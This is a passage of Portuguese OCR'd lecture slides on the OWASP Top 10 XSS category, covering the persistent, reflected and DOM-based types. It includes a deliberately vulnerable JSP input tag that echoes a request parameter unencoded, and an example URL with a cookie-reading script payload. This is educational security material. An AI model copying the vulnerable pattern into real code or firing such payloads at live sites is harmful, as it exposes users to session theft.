  - Valide a entrada de dados mesmo que a origem seja teoricamente confiável
- Trate os campos de entrada como string

OWASP Top 10

- **A2: Cross-Site Scripting (XSS)**

Características:

- As falhas XSS ocorrem sempre que uma aplicação obtém dados fornecidos pelo usuário (não confiáveis) e os envia para um navegador web sem realizar o processo de validação ou codificação daquele conteúdo de modo conveniente.
- O XSS permite aos atacantes executarem scripts no navegador da vítima, que pode sequestrar sessões de usuário, modificar a aparência de sites Web e redirecionar o usuário para sites maliciosos.

OWASP Top 10

- **A2: Cross-Site Scripting (XSS)**

Tipos:

- Persistente
- Não Persistente
- Baseado no DOM (Document Object Model)


OWASP Top 10

- **A2: Cross-Site Scripting (XSS)**
  - **XSS Persistente**

Cenário de ataque:

- Dados enviados por usuários são armazenados e posteriormente mostrados para outro ou outros usuários sem que sejam codificados
- Podem atingir grandes quantidades de usuários (blogs, forums)
- Dados armazenados (banco de dados, arquivo, etc)
- **Sem validar** entrada de dados
- **Sem codificar** saída de dados

XSS Persistente




OWASP Top 10

- **A2: Cross-Site Scripting (XSS)**
  - **XSS Não Persistente**

Cenário de ataque:

- Dado enviado por usuário ao servidor é enviado de volta ao usuário na resposta do servidor.
- Caso haja código em meio a esses dados, ele pode ser executado no browser do cliente

XSS Não Persistente



OWASP Top 10

- **A2: Cross-Site Scripting (XSS)**
  - **XSS Não Persistente**

Cenário de ataque:

- A aplicação usa dados não confiáveis na construção dos tags HTML sem realizar a codificação dos dados, conforme o exemplo a seguir:

```
<input name ='name' type='TEXT' value='" +
        <%= request.getParameter("paramName") %>+"'">
```

- A URL inclui um script no parâmetro da aplicação

```
http://www.example.com/view.jsp?nome="<script>alert(document.cookie)</script>"
```


OWASP Top 10

- **A2: Cross-Site Scripting (XSS)**
  - **XSS Baseado no DOM**

Cenário de ataque:

